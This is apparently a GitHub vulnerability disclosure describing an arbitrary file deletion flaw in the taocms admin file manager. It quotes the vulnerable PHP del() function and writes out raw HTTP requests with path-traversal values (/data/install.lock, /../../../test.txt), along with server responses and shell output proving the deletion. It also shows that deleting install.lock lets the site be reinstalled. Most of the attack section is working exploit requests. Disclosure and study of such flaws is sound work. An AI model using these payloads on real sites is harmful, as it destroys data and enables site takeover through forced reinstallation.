<> Code   ⊙ Issues   ⁂ Pull requests   ▷ Actions   ⊞ Projects   ⊙ Security   ⬚ Insights

⑂ main ▾

ⓘ ⋯

cms-pentest / taocms-arbitrary-file-deletion-vulnerability.md

chasingboy Update taocms-arbitrary-file-deletion-vulnerability.md   ⟲ History

⚇ 1 contributor

☰   69 lines (50 sloc)   │   2.91 KB   ⋯

taocms arbitrary file deletion vulnerability

attack condition: Requires login management

1. open taocms/include/Model/File.php, found delete file code. The requested url is
   `admin.php?action=file&ctrl=del&path=` , receive parameter path.

```
50        closedir($fhandle);
51        sort($dirdata);
52        sort($filedata);
53        include($this->tpl->myTpl('manage'.$this->table));
54    }
55    function edit(){
56        $path=$this->path;
57        $filedata=file_get_contents($this->realpath);
58        include($this->tpl->myTpl('edit'.$this->table));
59    }
60    function del(){
61        $path=$this->realpath;
62        if(!is_writable($path))Base::showmessage('无删除权限');
63        if(is_dir($path)){
64            if(count(scandir($path))>2)
65                Base::showmessage('目录非空，不能删除');
66            rmdir($path);
67        }else{
68            unlink($path);
69        }
70        $info=pathinfo($this->path);
71        Base::showmessage('删除成功','admin.php?action=file&ctrl=lists&path='.$info['dirname']);
72    }
```

2. When taocms is installed, the install.lock file will be generated in the data directory

3. At this point, when I visit install.php, it reminds me that it is already installed

已经安装过，如需重新安装，请删除data目录下的install.lock文件

4. As requested below, I want to delete the install.lock file

```
GET /admin/admin.php?action=file&ctrl=del&path=/data/install.lock HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.7113.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:9999/admin/admin.php?action=file&ctrl=lists
Cookie: PHPSESSID=tnbrlgg1g539t0mjovqs1vrgio
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

5. Surprisingly it can be removed successfully

```
GET /admin/admin.php?action=file&ctrl=del&path=/data/install.lock
HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.7113.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://127.0.0.1:9999/admin/admin.php?action=file&ctrl=lists
Cookie: PHPSESSID=tnbrlgg1g539t0mjovqs1vrgio
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1:9999
Date: Sat, 16 Jul 2022 05:59:07 GMT
Connection: close
X-Powered-By: PHP/7.3.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type:text/html;charset=utf-8

    <div style="width: 600px; word-wrap: break-word; margin: 20px
auto; border: black 4px solid; text-align: center; padding: 20px
4px;background: #EFEFF1;">
<a id="message_link_id"
href="admin.php?action=file&ctrl=lists&path=/data">删除成功(<font
id="percent">3</font>秒后跳转，点击马上跳转)</a></div>

<script language="javascript">
var bar=3 ;
function count(){
    bar=bar-1 ;
    document.getElementById("percent").innerHTML=bar;
    if (bar>0){
        setTimeout("count()",1000);
    }else{
        document.getElementById("message_link_id").click();
    }
}
count() ;
</script>
```

6. I visit install.php again, glad, taocms allows reinstallation

7. Also, create a new test.txt file in your own user directory

```
Last login: Sat Jul 16 13:18:36 on ttys003

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
[~ xboy$ echo 'Delete test' > test.txt
[~ xboy$ cat test.txt
Delete test
~ xboy$ |
```

8. When I execute delete payload，test.txt is deleted

```
GET /admin/admin.php?action=file&ctrl=del&path=/../../../test.txt HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.7113.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:9999/admin/admin.php?action=file&ctrl=lists
Cookie: PHPSESSID=tnbrlgg1g539t0mjovqs1vrgio
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
xboy
Last login: Sat Jul 16 13:18:36 on ttys003

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
[~ xboy$ echo 'Delete test' > test.txt
[~ xboy$ cat test.txt
Delete test
[~ xboy$ cat test.txt
cat: test.txt: No such file or directory
~ xboy$
```